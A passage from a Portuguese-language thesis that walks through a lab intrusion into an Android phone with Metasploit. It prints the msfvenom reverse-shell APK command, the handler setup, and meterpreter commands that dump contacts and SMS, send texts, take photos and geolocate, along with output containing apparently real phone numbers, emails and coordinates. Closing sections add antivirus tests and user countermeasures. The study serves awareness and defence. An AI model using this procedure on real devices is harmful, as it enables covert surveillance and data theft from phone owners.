No Kali utilizou-se também um serviço *web* para que seja possível obter o *payload* através do navegador de internet do dispositivo Android.

Outro componente utilizado é o smartphone com as seguintes especificações descritas na Tabela 9:

Tabela 9 – Configuração do smartphone.

Configuração do <i>smartphone</i>	
Marca	Motorola
Modelo	Moto X Play
Memória Interna	16 GB
Memória RAM	2 GB
Processador	Quad-core 1.7 GHz Cortex-A53
Sistema Operacional	Android
Versão Android	7.1.1


FONTE: próprio autor.

Foi utilizado o módulo `android/meterpreter/reverse_tcp`^{*} do metasploit, que foi desenvolvido para ser usado em dispositivo com sistema operacional Android, permitindo remotamente ter o acesso aos recursos do *smartphone*, possibilitando a interceptação e envio de mensagens, obter a geolocalização do dispositivo, visualizar em tempo real as câmeras frontal e traseira, por exemplo.

O escopo da invasão é dividido em duas etapas de execução, conforme a Figura 9. Na etapa 1, a realização hipotética do elemento engenharia social (pode ser aplicado em um ambiente real) para que a vítima faça o download do aplicativo (*payload* no formato apk) através de um serviço *web* que também estará rodando no notebook do próprio atacante, e quando a vítima executar o arquivo (código malicioso) vai se conectar ao invasor, que terá acesso do smartphone em seu notebook (etapa 2).

* A documentação e referências de comando para este módulo está disponível em: <https://github.com/rapid7/metasploitframework/blob/master/documentation/modules/payload/android/meterpreter/reverse_tcp.md>. Acesso em: 12 de out. 2017.

Figura 9 – Etapas da execução da invasão.



FONTE: próprio autor.


Por fim, a motivação do teste é mostrar que o fator humano é a maior fraqueza em um sistema, através de uma simulação, pois pode ser facilmente induzido por meio de pessoas, ambiente tecnológico e a falta de conhecimento sobre os riscos, a realizar ações que comprometam o dispositivo móvel e as informações que nele contem, de modo que não seja possível preservar os princípios da segurança da informação.

4.4 Avaliação

O procedimento para invadir o sistema Android seguiu uma sequência lógica ilustrada na Figura 10, onde inicialmente foi utilizada a interface msfvenom para gerar um falso aplicativo (*payload*), que foi disponibilizado em um servidor web para que o usuário Android fizesse o download deste arquivo. Na sequência, obteve-se acesso a interface msfconsole para acessar o metasploit e efetivamente configurar o *multi-*

handler para receber o *payload* novamente (receber a conexão do Android). Por fim, o *exploit* foi executado no lado invasor, deixando um canal de comunicação aberto para que quando o *payload* fosse executado no Android, uma conexão foi estabelecida comprometendo a segurança.

Figura 10 – Procedimento para realização do teste de invasão.



FONTE: próprio autor.

4.4.1 Criando um payload

Primeiramente foi confeccionado o arquivo para infectar um dispositivo Android conforme a Figura 11, onde o comando especifica o tipo de interface utilizada, através do parâmetro *-p* é especificado o tipo do *payload* (*android/meterpreter/reverse_tcp*) e qual endereço IP e porta utilizados para a conexão reversa, ou seja, da vítima ao invasor e a opção *R* especifica o formato de arquivo.

Figura 11 – Criando arquivo malicioso.

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.0.23 lport=5588
R > /root/aplicativo teste tcc.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8778 bytes
```

FONTE: próprio autor.

4.4.2 Preparando o servidor web

Como a forma de distribuir o arquivo, utilizou-se um servidor web no Kali Linux (invasor) conforme Figura 12, para que a vítima faça o acesso através do navegador e consiga obter o arquivo no formato de aplicativo.

Figura 12 – Serviço web ativo.

```
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Tue 2017-11-07 13:49:02 EST; 2s ago
     Process: 6456 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 6467 (apache2)
      Tasks: 7 (limit: 4915)
   CGroup: /system.slice/apache2.service
           └─6467 /usr/sbin/apache2 -k start
             └─6468 /usr/sbin/apache2 -k start
               └─6469 /usr/sbin/apache2 -k start
                 └─6470 /usr/sbin/apache2 -k start
                   └─6471 /usr/sbin/apache2 -k start
                     └─6472 /usr/sbin/apache2 -k start
                       └─6473 /usr/sbin/apache2 -k start
```

FONTE: próprio autor.

Na sequência, foi copiado o *payload* criado para a pasta padrão da aplicação web (Figura 13), que é o local onde o arquivo foi alocado permitindo a realização do *download*.

Figura 13 – Cópia do payload para servidor web.

```
root@kali:~# cp /root/aplicativo_teste_tcc.apk /var/www/html/
root@kali:~# ls -lah /var/www/html | grep aplicativo
-rw-r--r-- 1 root root 8.6K Nov 7 15:11 aplicativo_teste_tcc.apk
```

FONTE: próprio autor.

Figura 15 – Configurando as variáveis de acesso.

```
msf >
msf > use multi/handler
msf exploit(handler) >
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) >
msf exploit(handler) > set lhost 192.168.0.23
lhost => 192.168.0.23
msf exploit(handler) >
msf exploit(handler) > set lport 5588
lport => 5588
msf exploit(handler) >
```

FONTE: próprio autor.

Onde:

- use multi/handler: especifica o uso de *exploit*.
- set: configuração do tipo do *payload*, e variáveis (endereço e IP e porta).

Finalizada as respectivas configurações, aplica-se o comando *exploit* (Figura 16), para execução do *payload* e abertura do *multi-handler* que fica aguardando a conexão da vítima quando instalar o aplicativo.

Figura 16 – Executando exploit.


```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.0.23:5588
[*] Starting the payload handler...
```

FONTE: próprio autor.

4.4.4 Código malicioso executado no smartphone

Depois efetivar as devidas preparações no metasploit, são necessárias algumas ações no lado cliente onde o primeiro passo é fazer o *download* do aplicativo (Figura 17) no *smartphone*.

Figura 17 – Download do aplicativo no *smartphone*.



FONTE: próprio autor.

Prosseguiu-se então com a instalação do aplicativo, que é uma forma de executar o código malicioso no *smartphone*. Em um ambiente real, o componente engenharia social seria fundamental (para o sucesso do ataque) pois durante a instalação do aplicativo, o sistema Android notificou que foi obtido de fontes terceiras (Figura 18) e por padrão de segurança esta opção é bloqueada, devendo persuadir o usuário de que o aplicativo é atrativo e confiável podendo ser instalado sem problemas e induzir a habilitar o recurso que impede a instalação de aplicativos que não são obtidos de locais oficiais do Android (Figura 19).


Figura 18 – Notificação de segurança de aplicativos de fontes desconhecidas.

Por segurança, o telefone está
config. p/ bloquear a instalação de
aplicat. de fontes desconhecidas.

CANCELAR CONFIGURAÇÕES

FONTE: próprio autor.

Figura 19 – Configuração que autoriza instalar aplicativos terceiros.



FONTE: próprio autor.

É interessante destacar que após habilitação deste recuso, o sistema exibe uma mensagem de alerta (Figura 20).

Figura 20 – Mensagem alertando sistema vulnerável.

Seu telefone e seus dados pessoais são mais vulneráveis a ataques de apps de fontes desconhecidas. Você concorda que é o único responsável por qualquer dano ao seu telefone ou perda de dados decorrentes do uso desses apps.

CANCELAR OK

FONTE: próprio autor.

4.4.5 Validando a invasão

Seguindo com a instalação, o Android verifica as permissões que serão concedidas para o aplicativo, ou seja, o que ele pode realizar no sistema. Após a instalação, quando o usuário abrir o aplicativo o ataque é efetivado com sucesso (Figura 21), pois verificou-se que uma sessão é estabelecida entre o endereço IP e a porta (variáveis configuradas no *payload*) e o *smartphone* com o Android (Figura 22), onde o *shell* reverso do meterpreter é apresentado, possibilitando em linha de comando uma interação entre o invasor e o sistema comprometido.


Figura 21 – Validando o sucesso do ataque.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.23:5588
[*] Starting the payload handler...
[*] Sending stage (67614 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.23:5588 -> 192.168.0.6:52442)
at 2017-11-07 18:52:20 -0500

meterpreter >
```











FONTE: próprio autor.

Figura 22 – Endereço IP do *smartphone*.

FONTE: próprio autor.

Por fim, na Figura 23 são elencados uma série de recursos que o meterpreter acessa no *smartphone*, em função das permissões concedidas durante instalação do app e do sucesso da invasão respectivamente.

Figura 23 – Recursos acessados pelo meterpreter.

	ler conteúdo do cartão SD modificar/excluir conteúdo cartão SD		mudar as configurações do sistema
	tirar fotos e gravar vídeos		enviar e ver mensagens SMS  isso pode lhe custar dinheiro
	ler seus contatos modificar seus contatos		ler suas mensagens (SMS ou MMS) receber mensagens de texto (SMS)
	localização aproximada (rede) localização precisa (GPS e rede)		chamar números de telefone  isso pode lhe custar dinheiro
	gravar áudio		ler registro de chamadas ler status e identidade do telefone salvar no registro de chamadas

FONTE: próprio autor.

4.4.6 Exploração do ataque e suas evidências

Após obter o acesso ao *smartphone* foram coletadas algumas evidências de alguns recursos do dispositivo que foram acessados. Os comandos utilizados para explorar o ataque, foram obtidos acessando o manual do meterpreter (Figura 24).

Figura 24 - Acesso ao manual meterpreter

```
meterpreter > ?
```

FONTE: próprio autor.

Com base neste manual, a Tabela 10 contém um conjunto de informações sobre estes comandos que foram utilizados neste trabalho.

Tabela 10 – Comandos do meterpreter.

Sintaxe	Descrição
<code>dump_contacts</code>	Lista de contatos
<code>dump_sms</code>	Lista de mensagens SMS
<code>send_sms</code>	Permite o enviar mensagens SMS
<code>webcam_snap</code>	Usado para tirar foto
<code>wlan_geolocate</code>	Localização atual do dispositivo
<code>shell</code>	Abre um prompt de comando do Android

FONTE: próprio autor.

Explorando os contatos cadastrados no smartphone (Figura 25) através do comando *dump_contacts*, verificou-se que há 17 contatos na lista, e um arquivo foi gerado e salvo na máquina do atacante com todas as informações contidas nesta lista (Figura 26).

Figura 25 - Obtendo lista de contatos.

```
meterpreter > dump_contacts
[*] Fetching 17 contacts into list
[*] Contacts list saved to: contacts_dump_20171217015830.txt
meterpreter >
```

Fonte: próprio autor.

Figura 26 - Visualizando a lista de contatos.

```
root@kali:~# pwd ; more contacts_dump_20171217015830.txt
/root

=====
[+] Contacts list dump
=====

#1
Name      : Hugo Cmts
Number    : +55 11 99412-1538
Number    : +5511994121538
Email     : hugo.porto@net.com

#2
Name      : Luciano Cmts
Number    : +5547984152908
Number    : +5547984152908
Email     : luciano.pereira@net.com
```

Fonte: próprio autor.

Outra lista explorada foi a de mensagens de texto, por meio do comando *dump_sms* (Figura 27), onde duas mensagens foram listadas, e também houve a criação e gravação de um arquivo na máquina que realizou o ataque (Figura 28).

Figura 27 - Obtendo as mensagens de texto.

```
meterpreter > dump_sms
[*] Fetching 2 sms messages
[*] SMS messages saved to: sms_dump_20171217012301.txt
meterpreter >
```

Fonte: próprio autor.

Figura 28 - Visualizando as mensagens de texto.

```

root@kali:~# pwd ; more sms_dump_20171217012301.txt
/root

=====
[+] SMS messages dump
=====

#1
Type      : Incoming
Date      : 2017-12-17 01:22:17
Address   : +5512981168956
Status    : NOT_RECEIVED
Message   : As inscrições do processo seletivo da Fatec ocorreu entre as datas
           : 07/11 a 08/12. O vestibular será no dia 14/01/2018

#2
Type      : Incoming
Date      : 2017-12-01 08:04:20
Address   : +5511992243343
Status    : NOT_RECEIVED
Message   : Seu celular tem 1 chamada perdida de 011992243343, 30/11 16:36. CL
           : RO

```

Fonte: próprio autor.

Anteriormente, vimos que é possível obter algumas informações dos contatos e das mensagens que o usuário recebeu. Mas através do comando `send_sms` (Figura 29) é possível manipular o *smartphone* para o envio de uma mensagem de texto (SMS – serviço de mensagens curtas).

Figura 29 - Enviando uma mensagem de texto.

```

meterpreter > send_sms -d +5512981168956 -t "TESTE DE INVASAO A UM SMARTPHONE
[+] SMS sent - Transmission successful
meterpreter >

```

Fonte: próprio autor.

Para utilização do comando `send_sms`, foi necessário especificar os parâmetros `-d` (número de destino da mensagem, ou seja, quem recebeu o SMS) e o `-t` (delimitando o texto contido na mensagem).

Foi possível explorar o *hardware* do dispositivo através da câmera fotográfica, utilizando o comando `webcam_snap` (Figura 30), que tirou uma fotografia e a imagem gerada foi armazenada na máquina atacante e ao mesmo é exibida em uma tela (Figura 31).

Figura 30 - Tirando uma foto


```

meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/gPRLZjjA.jpeg
meterpreter >

```

Fonte: próprio autor.

Figura 31 - Modo de exibição da foto tirada.



Fonte: próprio autor.

Foi possível obter as coordenadas (latitude e longitude) da localização do *smartphone* em tempo real através do comando `wlan_geolocate` (Figura 32).

Figura 32 - Obtendo a geolocalização do *smartphone*.

```
meterpreter > wlan_geolocate
[*] Google indicates the device is within 150 meters of -23.6219493,-46.7236757.
[*] Google Maps URL: https://www.google.com.br/maps/@-23.6219493,-46.7236757,14z
meterpreter >
```


Fonte: próprio autor.

4.5 Tratamento

Para a plataforma Android é possível encontrar eficientes soluções em segurança, que através de uma interface simples oferece uma fácil interação com o usuário sendo capaz de diminuir ou invalidar uma ameaça. Após executar a invasão ao *smartphone*, foram escolhidos quatro tipos de antivírus gratuitos (em suas versões mais atuais em outubro de 2017) que estão disponíveis na loja oficial do Android, apenas para demonstrar que é uma essencial ferramenta para sua proteção não só

para os vírus, mas também para qualquer arquivo com ação maliciosa. Os critérios da escolha foram os que apresentaram um bom nível de avaliação de seus usuários e aqueles com maior número de *downloads* realizados. Para cada antivírus testado as configurações do *smartphone* foram restauradas ao padrão de fábrica e o código malicioso era executado. Nas quatro verificações realizadas os antivírus detectaram a ameaça (Figura 33).

Figura 33 – Antivírus detectando a ameaça.



FONTE: próprio autor.

Ao observar as evidências anteriores, é possível recomendar seguramente a utilização do antivírus em *smartphone* com Android. Com referência à cartilha de segurança para internet, desenvolvida pelo Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil – CERT.BR (2012. p. 108), é viável

propor aos usuários de dispositivos Android, recomendações complementares de segurança (contramedidas para o mesmo tipo de invasão abordado neste capítulo):

- Manter as versões de todos os aplicativos e sobretudo do Android atualizadas.
- Evitar instalar aplicativos de fontes terceiras.
- Certifique-se que as permissões requeridas na instalação estão de acordo com as funções esperadas para o aplicativo.
- Manter ativa a configuração padrão de backup dos dados no *smartphone*, pois o dispositivo realiza uma cópia dos dados (incluindo dados potencialmente confidenciais, como contatos, mensagens e fotos) e de apps para o perfil do usuário no Google, permitindo reinstalar um app e restaurar as configurações e dados a partir do backup.

5 CONSIDERAÇÕES FINAIS

O estudo realizado neste trabalho, demonstra que o Android por ser o sistema operacional mundialmente predominante, se torna um grande alvo para ataques. Em geral, porque armazena um grande volume de informações pessoais de seus usuários e por ser um sistema em que o processo de aprendizado é totalmente intuitivo, não requer que uma pessoa tenha necessariamente conhecimentos prévios para sua utilização ou necessite de formação para manipular, surgindo assim, vulnerabilidades ao sistema, pois entre os usuários não existe uma cultura de proteção das informações. O fator engenharia social, se torna uma fonte de ameaça para explorar este tipo de vulnerabilidade.

Avaliando a técnica de invasão utilizada neste trabalho, se fosse aplicada a um *smartphone* de uma pessoa comum, certamente violaria os princípios fundamentais da segurança da informação, comprometendo a confidencialidade, integridade, disponibilidade e sobretudo a privacidade. De acordo com a metodologia adotada para o acesso não autorizado a um dispositivo móvel, o sucesso está condicionado à combinação do fator engenharia social, da habilidade e conhecimento de um usuário sobre o uso do sistema e suas consequências, e ausências de mecanismos de proteção (antivírus, por exemplo).

Eventualmente pessoas mal-intencionadas podem fazer o uso da ferramenta metasploit especificamente com a finalidade de tentar invadir um sistema Android, pois a configuração necessária não requer necessariamente, o domínio dos conceitos técnicos da ferramenta (módulos e interface), e a referência dos comandos utilizados podem ser encontrados com facilidade ao realizar pesquisas na Internet. Muito embora, o conhecimento mínimo esperado para a manipulação desta ferramenta compreende o entendimento sobre sistema operacional, redes de computadores, e estratégia para induzir um determinado comportamento ao usuário Android.

Analisando o contexto estabelecido para realização do teste de invasão, caso ocorra em um ambiente real, alguns fatores que podem influenciar no sucesso do ataque devem ser considerados na fase do planejamento, pois se o dispositivo móvel estiver conectado a uma rede que utilize um sistema de detecção de intrusos,

servidores de tradução de endereço IP ou um *firewall*, pode impedir que seja estabelecida a conexão da vítima ao atacante.

Este estudo visa a contribuição para a segurança da informação dos usuários de dispositivos móveis e a conscientização que um desenvolvedor deve ter quanto ao uso consciente dos componentes de um aplicativo durante sua criação (atribuição de permissões) e a forma de publicação (uso de assinatura digital e certificação digital). Portanto as recomendações mínimas sugeridas aos usuários Android são: o uso de um antivírus, e que seus aplicativos sejam obtidos através da *Play Store* (por ser uma fonte oficial do Google, que analisa se um aplicativo não representa algum tipo de ameaça).

Para continuidade deste estudo ou pesquisas futuras, que tenham relação com a temática deste trabalho, sugere-se os seguintes assuntos:

- O que pode ser explorado em um *smartphone* após ser comprometido por uma invasão, através do meterpreter.
- Burlar as ferramentas de proteção, especificamente o antivírus (através de *encoder*).
- Meios para elevar privilégios para executar tarefas no Android a nível de sistema (ter acesso total).
- Teste de invasão em ambientes corporativos e seus desafios técnicos.
- Aplicar a metodologia para testes de invasão a um dispositivo com sistema operacional IOS da Apple (segundo mais utilizado no mundo).

Concluimos que a plataforma Android estabelece um modelo de segurança robusto (a nível de sistema e apps), mas aplicativos mal projetados ou usuários que utilizem esta tecnologia não tenham noções dos riscos e consciência dos cuidados a serem tomados, podem comprometer a segurança da informação.

REFERÊNCIAS BIBLIOGRÁFICAS

ALMEIDA, Josiane. **Análise da segurança e de ferramentas na plataforma android**. <<http://painel.passofundo.ifsul.edu.br/uploads/arq/201603302120161378702704.pdf>>. Acesso em: 04 ago. 2017.

ANDROID. **Google play protect**. <https://www.android.com/play-protect/?utm_source=social&utm_medium=blog>. Acesso em: 12 out. 2017.

ARISP, Associação dos Registradores Imobiliários de São Paulo. **Cartilha certificação digital**. <<https://www.oficioeletronico.com.br/Downloads/CartilhaCertificacaoDigital.pdf>>. Acesso em: 10 abr. 2017.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS (ABNT). **ISO IEC 27001: Tecnologia da informação - Técnicas de segurança - Sistemas de gestão de segurança da informação - Requisitos**. Rio de Janeiro: ABNT, 2013. 30 p.

